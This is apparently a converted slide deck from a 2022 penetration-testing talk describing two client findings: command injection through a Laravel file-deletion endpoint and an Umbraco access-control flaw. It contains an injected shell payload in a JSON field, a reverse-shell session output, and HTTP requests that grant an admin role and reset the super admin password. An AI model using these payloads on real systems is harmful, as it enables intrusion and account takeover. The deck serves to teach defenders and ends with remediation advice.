

# When Twiddling The Dials Go Wrong


Shofe Miraz



*8 July, 2022*



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# Who is this guy?

- Shofe Miraz @shmi012
- Security Consultant at CyberCX
- Working in cyber security for 3 years
- I like playing cricket, photography and presenting.
- You may recognize me from..  
**HackAndLearn** monthly meetup.




user@pc:~\$ sudo whoami

# Why this talk?



# Today's Agenda

- Non-Standard Configurations
- Some Interesting Bugs
- Deep Dive
- What Went Wrong
- Takeaways






# First Scenario

In Short..

- Developers opted to use non-Laravel functionalities.
- Use of a dangerous PHP function.
- Lack of user's input sanitization.
- Any authenticated users can issue arbitrary requests.
- Remote command injection on the server.



# Exploring Application's Functions..

- Authenticated users can create posts.
- Ability to upload and remove attachments
- Files get stored in their cloud storage
- **Further inspection** to the remove attachment request..
- HTTP DELETE method used – **Interesting..**

# Interesting..

DELETE /api/results/media/12345 HTTP/1.1

Host: hostname

User-Agent: ...

Accept: application/json

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/json

{

"file\_key": "media-results/random.php",

"media\_reference": "12345"}  
}



**POST**  
method is  
widely used

Scratch that,  
let's use  
**DELETE**



# There's an issue here.. Can you guess?

DELETE /api/results/media/12345 HTTP/1.1

Host: hostname

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0)

Accept: application/json

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/json

{

"file\_key": "media-results/random.php",

"media\_reference": "12345"}

# Let's look at the code

```
private function deleteFromObjectStorage(string $fileKey): ?int
{
    $url = $this->uploadService->makePresignedUploadUrl(
        $fileKey,
        config('app.s3.bucket')
    );
    $appFolder = dirname(dirname(__DIR__)) . '/';
    exec($appFolder . 'os-token.sh');
    $osToken = rtrim(file_get_contents($appFolder . 'os.token'));

    $cmd = 'curl -i -X DELETE -H "X-Auth-Token: ' . $osToken . '" ' . $url;
    $shell = shell_exec($cmd);
}
```

# Inject Commands!

## Request

DELETE /api/results/media/12345 HTTP/1.1

Host: hostname

User-Agent: Mozilla/5.0....

Accept: application/json

Accept-Encoding: gzip, deflate

Content-Type: application/json

{"file\_key":"\$(bash -c 'whoami')",

"media\_reference":"12345"}


## Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.1
3
4 Content-Type: application/json
5 Connection: close
6 Vary: Accept-Encoding
7 Cache-Control: no-cache, private
8 Access-Control-Allow-Origin: *
9
10 Content-Length: 59
11
12 {
  "message": "File deletion has been successful.",
  "info": 404
}
```

## What gets executed

```
curl -i -X DELETE -H "X-Auth-Token: [redacted]" https://hostname/$(bash -c 'whoami')
```

# !! Shell !!



```
Ncat: Connection from [REDACTED]:24127.  
/bin/sh: 0: can't access tty; job control turned off  
$ uname -a  
Linux [REDACTED]-app-7cb7bf9585-42dl6 5.5.15-200  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$ whoami  
www-data  
$
```

# Scenario 2

- A non-standard configuration from the client.
- Lack of user's authorization checking in Umbraco.
- Led to resetting any user's password.
- Administrator account takeover.








# Something Interesting.

- Client provided few test accounts across multiple privilege levels.
- Observed a non-standard configuration.

User management

Create group

Groups (5)







| Name   | Sections  |
|--|---|
|  Administrators   | Content, Media, Settings, Packages, Users, Members, |
|  Editors          | Content, Media, Forms                               |
|  Sensitive data | All sections  |
|  Translators    | Translation   |
|  Writers        | Content   |

Default User Groups

User management

Create group

Groups (6)


| Name   | Sections                                    | Content start no... | Media start node |
|--|---|---------------------|------------------|
|  Administrators   | Content, Media, Settings, Packages, User... | Content root        | Media root       |
|  Editors          | Content, Media, Forms                       | Content root        | Media root       |
|  Sensitive data | All sections                                | Content root        | Media root       |
|  Translators    | Translation                                 | Content root        | Media root       |
|  User Manager   | Users                                       | Content root        | Media root       |
|  Writers        | Content                                     | Content root        | Media root       |

Custom User Group



# Use of ID params..

- Umbraco uses **userId** to track users' activity



- Possible to access another user's profile?
- Started looking at other potential endpoints

# Accessing unauthorized resources

## Request

```
Pretty Raw Hex \n
1 GET /umbraco/backoffice/UmbracoApi/Users/GetById?id=3
  HTTP/1.1
2 Host: localhost:23212
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 X-UMB-SEGMENT: null
9 X-UMB-XSRF-TOKEN:
  a8XTxo7Ea7mzIgVsVgltG0fNpkhPgZNbyBKqMZZRKWuFv0JW-lZaeRezrgIjf
  oz8dGkCbabH4P80vUjgV3bu0E26Ps4PqNBwXKhVxCgzK3lfK4UXfiFi8DQ64w
  Q_BlK_68_3joPSk0mHjzJiCrIyQ2
10 DNT: 1
```

## Response

```
Pretty Raw Hex Render \n
1 HTTP/1.1 401 Unauthorized
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 X-SourceFiles: =?UTF-8?B?YzpcVXNlcnNcaW5zb21uaWFcRGVza3RvcFxl
7 Date: Wed, 15 Sep 2021 10:19:09 GMT
8 Connection: close
9 Content-Length: 67
10
11 )
12 ]
13 }',
14 {
  "Message": "Authorization has been denied for this request."
```

That didn't work

## Request

```
Pretty Raw Hex \n
1 GET /umbraco/backoffice/UmbracoApi/Users/GetById?id=1
  HTTP/1.1
2 Host: localhost:23212
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 X-UMB-SEGMENT: null
9 X-UMB-XSRF-TOKEN:
  a8XTxo7Ea7mzIgVsVgltG0fNpkhPgZNbyBKqMZZRKWuFv0JW-lZaeRezrgIjf
  oz8dGkCbabH4P80vUjgV3bu0E26Ps4PqNBwXKhVxCgzK3lfK4UXfiFi8DQ64w
  Q_BlK_68_3joPSk0mHjzJiCrIyQ2
10 DNT: 1
11 Connection: close
12 Referer: http://localhost:23212/umbraco
13 Cookie: UMB_UPDCHK=1; UMB-XSRF-TOKEN=
  a8XTxo7Ea7mzIgVsVgltG0fNpkhPgZNbyBKqMZZRKWuFv0JW-lZaeRezrgIif
```

## Response

```
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, must-revalidate, no-
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: Mon, 01 Jan 1990 00:00:00 GMT
6 Set-Cookie: UMB_UCONTEXT_C=2021-09-15T10%3A21
7 X-SourceFiles: =?UTF-8?B?YzpcVXNlcnNcaW5zb21u
8 Date: Wed, 15 Sep 2021 10:21:30 GMT
9 Connection: close
10 Content-Length: 4724
11
12 )
13 ]
14 }',
15 {
  "navigation": [
    {
      "name": "User",
      "alias": "details".
```

Of course! This works

# A bug?

- The user with User Manager role can add users.
- Can only add non-admin users.. At least that's what it seems like.

Select user groups

The screenshot shows the 'Select user groups' dialog in the Umbraco backoffice. It has a search bar at the top and a list of user groups below. The 'User Manager' group is selected and highlighted with a red box. The other groups are 'Editors', 'Sensitive data', and 'Writers'.

| User Group     | Sections              | Content start node | Media start node |
|----------------|-----------------------|--------------------|------------------|
| Editors        | Content, Media, Forms | Content root       | Media root       |
| Sensitive data | Content               | Content root       | Media root       |
| User Manager   | Users                 | Content root       | Media root       |
| Writers        | Content               | Content root       | Media root       |

```
POST /umbraco/backoffice/UmbracoApi/Users/PostCreateUser HTTP/1.1
Host: localhost:25892
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Ge
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
X-UMB-SEGMENT: null
X-UMB-XSRF-TOKEN: G66SA5VCac-a1rko2WwcWmVUwFsYU90Mhqj2JKG_QeA1gIS
Content-Length: 132
Origin: http://localhost:25892
DNT: 1
Connection: close
Referer: http://localhost:25892/umbraco
Cookie: UMB-XSRF-TOKEN=G66SA5VCac-a1rko2WwcWmVUwFsYU90Mhqj2JKG_Qe
T0aknbCv6R4V0AWocGA66JtOwBzWJkJfOhmnktVdsaoWdRF8UorWp9sJzrIhGPKBd
N_mMwXgFZZVSb83hu2YWTgm_ADNgYU9ptICwfsZX9NzhY4mT93gmy8Auldh56uXGx
```

```
{
  "id": -1,
  "parentId": -1,
  "name": "Basic User Editor",
  "email": "editor@test.com",
  "userGroups": [
    "userManagerRole",
    "admin"
  ]
}
```

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, must-revalidate, no-cache, max-age:
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: Mon, 01 Jan 1990 00:00:00 GMT
6 Set-Cookie: UMB_UCONTEXT_C=2021-03-01T12%3A08%3A17.3802627%;
7 X-SourceFiles: =?UTF-8?B?YzpcVXNlcnNcaW5zb21uaWFcRGVza3RvcF:
8 Date: Mon, 01 Mar 2021 12:08:18 GMT
9 Connection: close
10 Content-Length: 3717
11
12 )
13 }',
14 {
  "navigation": [
    {
      "name": "User",
      "alias": "details",
      "icon": "icon-umb-users",
      "view": "views/users/views/user/details.html",
      "active": true
    }
  ],
  "availableCultures": {
    "cs-CZ": "Czech (Czech Republic)",
    "cy-GB": "Welsh (United Kingdom)",
  }
}
```

Can assign role on the fly!

# User Created Successfully

User management

Users

Groups

Create user

Users (7)

Status: All ▾ Groups: All ▾ Order by: Name (A-Z) ▾

Inactive

BE

Basic User Editor

Administrators, User Manager

Basic has not logged in yet

T

test

Editors

Assign access

Groups \*

Add groups to assign access and permissions

Administrators

Sections: Content, Media, Settings, Packages, Users, Members, Forms, Translation

Content start node: Content root

Media start node: Media root

Edit Remove

User Manager

Sections: Users

Content start node: Content root

Media start node: Media root

Edit Remove

Disable

Change password

Delete User

Status:

Inactive

Last login:

Basic has not logged in yet

Failed login attempts:

0

Last lockout date:

Basic hasn't been locked out

Could it be  
that easy?

**HOW ABOUT**

**YES**

# What more can we do?


- Password change for users.
- The request also has a **userId** parameter..
- Voila! Super Admin User account takeover!

```
Request
Pretty Raw Hex \n
1 POST
  /umbraco/backoffice/UmbracoApi/Users/PostChangePassword
  HTTP/1.1
2 Host: localhost:23212
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json; charset=utf-8
8 X-Requested-With: XMLHttpRequest
9 Cookie: UMB_UPDCHK=1; UMB-XSRF-TOKEN=
  a8XTxo7Ea7mzIgVsVgltG0fNpKhPgZNbyBKqMZZRKWuFv0JW-lZaeRezrg
  Ijfoz8dGkCbabH4P80vUjgV3bu0E26Ps4PqNBwXKhVxCgzK3lfK4UXfiFi
  8DQ64wQ_Blk_68_3joPSk0mHjzJiCrFIyQ2; UMB-XSRF-V=
  KNpHOA0hTbwIUZZd6pRP5a_HzHvowDf-im7T1-TnzcgalWo7S2-0JhJa1m
  UdCCLUbfcDGrRn14WW4fxq0xYXRP3lqocZgLL22HqJhDaCzg1
10
11 {"newPassword":"TestPassword","oldPassword":null,"reset":
  true,"answer":null,"id":-1}

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, must-revalidate
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: Mon, 01 Jan 1990 00:00:00 GMT
6 Set-Cookie: UMB_UCONTEXT_C=2021-09-15T10:28:54 GMT
7 X-SourceFiles: =?UTF-8?B?YzpcVXNlcuNcaW52
8 Date: Wed, 15 Sep 2021 10:28:54 GMT
9 Connection: close
10 Content-Length: 97
11
12 )
13 {
  "value":null,
  "notifications":[
    {
      "header":"Success",
      "message":"Password changed",
      "type":3
    }
  ]
}
```



# Authorization Checks



The screenshot displays a Visual Studio interface. On the left, the Solution Explorer shows a project structure with various controllers. The 'UsersController' is selected, and its 'Derived Types' are expanded, showing several methods. A red box highlights the 'UsersController' and its derived types. On the right, the Code Editor shows a C# method. A red box highlights the following code snippet:

```
20     excludeUserGroups = new string[]
21     {
22         "admin"
23     };
24 }
25 IQueryable<IUser> query = Current.SqlContext.Query<IUser>();
26 if (!base.Security.CurrentUser.IsSuper())
27 {
28     from x in query
29     where x.Id != -1
30     select x;
31 }
32 if (!filter.IsNotNullOrWhiteSpace())
33 {
34     from x in query
35     where x.Name.Contains(filter) || x.Username.Contains(
36     select x;
37 }
38 if (hideDisabledUsersInBackoffice && (userStates == null
39 {
```

# Authorization Checks

```
[OutgoingEditorModelEvent]
[AdminUsersAuthorize] → Admin Specific Checks
public UserDisplay GetById(int id)
{
    IUser userById = base.Services.UserService.GetUserById(id);
    if (userById == null)
    {
        throw new HttpResponseException(HttpStatusCode.NotFound);
    }
    return base.Mapper.Map<IUser, UserDisplay>(userById);
}
```

```
bool hideDisabledUsersInBackoffice = Current.Configs.Settings(
    string[] excludeUserGroups = new string[0];
    if (!base.Security.CurrentUser.IsAdmin())
    {
        excludeUserGroups = new string[]
        {
            "admin" ← Hiding Admin Users
        };
    }
    IQuery<IUser> query = Current.SqlContext.Query<IUser>();
    if (!base.Security.CurrentUser.IsSuper())
    {
        from x in query
        where x.Id ≠ -1
        select x;
```

# Missing Authorization Check

```
public Task<UserDisplay> PostCreateUser(UserInvite userSave)
{
    UsersController.<PostCreateUser>d__8 <PostCreateUser>d__;
    <PostCreateUser>d__.<?t__builder = AsyncTaskMethodBuilder<UserDisplay>.Create();
    <PostCreateUser>d__.<?4__this = this;
    <PostCreateUser>d__.userSave = userSave;
    <PostCreateUser>d__.<?1__state = -1;
    <PostCreateUser>d__.<?t__builder.Start<UsersController.<PostCreateUser>d__8>(ref <PostCreateUser>d__
    return <PostCreateUser>d__.<?t__builder.Task;
}
```

**No Authorization Checks Performed!**

```
public Task<ModelWithNotifications<string>> PostChangePassword(ChangingPasswordModel changingPasswordModel)
{
    UsersController.<PostChangePassword>d__15 <PostChangePassword>d__;
    <PostChangePassword>d__.<?t__builder = AsyncTaskMethodBuilder<ModelWithNotifications<string>>.Create();
    <PostChangePassword>d__.<?4__this = this;
    <PostChangePassword>d__.changingPasswordModel = changingPasswordModel;
    <PostChangePassword>d__.<?1__state = -1;
    <PostChangePassword>d__.<?t__builder.Start<UsersController.<PostChangePassword>d__15>(ref <PostChangePassword>d__
    return <PostChangePassword>d__.<?t__builder.Task;
}
```

# DEMO

# What went wrong?


## Scenario 1 – Laravel

- Coding practices not using secure design patterns
- Lack of user input validation
- Use of a dangerous PHP function **shell\_exec()** whereas safer alternative could be used.

e.g - **escapeshellcmd()**, **escapeshellarg()**

## Scenario 2 – Umbraco

- A custom user group with **shallow privilege separation**
- Multiple ways of checking user rights
- Combined with the underlying Umbraco's Broken Access Control bug
- Resulting in website takeover





# Takeaways

- It might be easier or save time to do things differently, however..
- If unsure, follow framework-specific guidelines.
- Have a process to check for non-standard configuration before deploying to PROD.
- Avoid making assumptions about how things work. Especially while dealing with user privilege.





Thank you for listening

You can reach out to me @shmi012

ANY  
QUESTIONS?

